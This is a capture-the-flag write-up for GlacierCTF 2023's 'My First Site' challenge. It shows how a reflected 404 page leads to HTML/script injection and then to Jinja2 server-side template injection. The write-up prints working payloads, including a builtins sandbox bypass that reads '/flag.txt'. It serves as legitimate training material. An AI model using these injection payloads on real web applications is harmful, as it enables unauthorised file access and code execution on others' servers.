This web application looked very innocent at first glance.
It displayed a simple calculator, where users could enter two operands and an
operator (addition, subtraction, multiplication, division).
While there were some ways to get strange results, there was no obvious way to
proceed.
We assumed that this site was probably written in Python,
since the way the result could be `inf` or `nan`
was very similar to the way Python spelled those values.

### The custom 404 page on `/projects`
What looked suspicious, however, was the request for this "other projects"
link in the footer.
```
> GET /projects HTTP/2
> Host: myfirstsite.web.glacierctf.com
> user-agent: curl/7.68.0
> accept: */*
< HTTP/2 200
< date: Sat, 02 Dec 2023 18:07:18 GMT
< content-type: text/html; charset=utf-8
< content-length: 181
< strict-transport-security: max-age=15724800; includeSubDomains
Custom 404 Page
404 - Page Not Found
Oops! The page you're looking for at /projects doesn't exist.
```
Interestingly, this page returned a status code of 200, but the content was a
404 page.
This led us to believe that there was something wrong with this custom 404
page.

We noticed that we could inject arbitrary HTML into this page just by using it
as the URL path:
```
https://myfirstsite.web.glacierctf.com/%3Cb%3EHAHA%3C/b%3E%3Cscript%3Ealert(1);%3C/script%3E
```
## Jinja2 template injection
Let's put together what we know so far:
\- The application is likely written in Python
\- The application's custom 404 page is vulnerable to code injection
\- [Flask](https://flask.palletsprojects.com/en/2.3.x/) is a popular Python
web framework
\- Flask uses [Jinja2](https://jinja.palletsprojects.com/en/3.1.x/) as its
template engine
Flask allows you to return files with a mix of static and dynamic content:
```html
The message is: {{ message }}
```
Assuming that the application is written to just naively add the user input
(the URL path) to the response (a Jinja2-templated HTML file), we were able to
inject Jinja2 template code:
```
{{ 1 + 1 }}
```


With this, we have just discovered a way to execute arbitrary Python code on
the server:
```
{{ range(1337)[-1] }}
```
### Reading the flag
Assuming the flag is stored in `/flag.txt`, we tried to read it with the
following code:
```
{{ open('/flag.txt').read() }}
```
However, this gave us an internal server error - possibly because some built-
in functions were disabled.
But as we learned from the Avatar challenge already, [there are many
alternatives to get to the built-in
functions](https://book.hacktricks.xyz/generic-methodologies-and-
resources/python/bypass-python-sandboxes). The following trick worked for us:
```
{{ self.__init__.__globals__.__builtins__.open('/flag.txt').read() }}
```

**The flag is `gctf{404_fl4g_w4s_f0und}` ?**
Original writeup (https://sigflag.at/blog/2023/writeup-glacierctf23-my-first-
website/).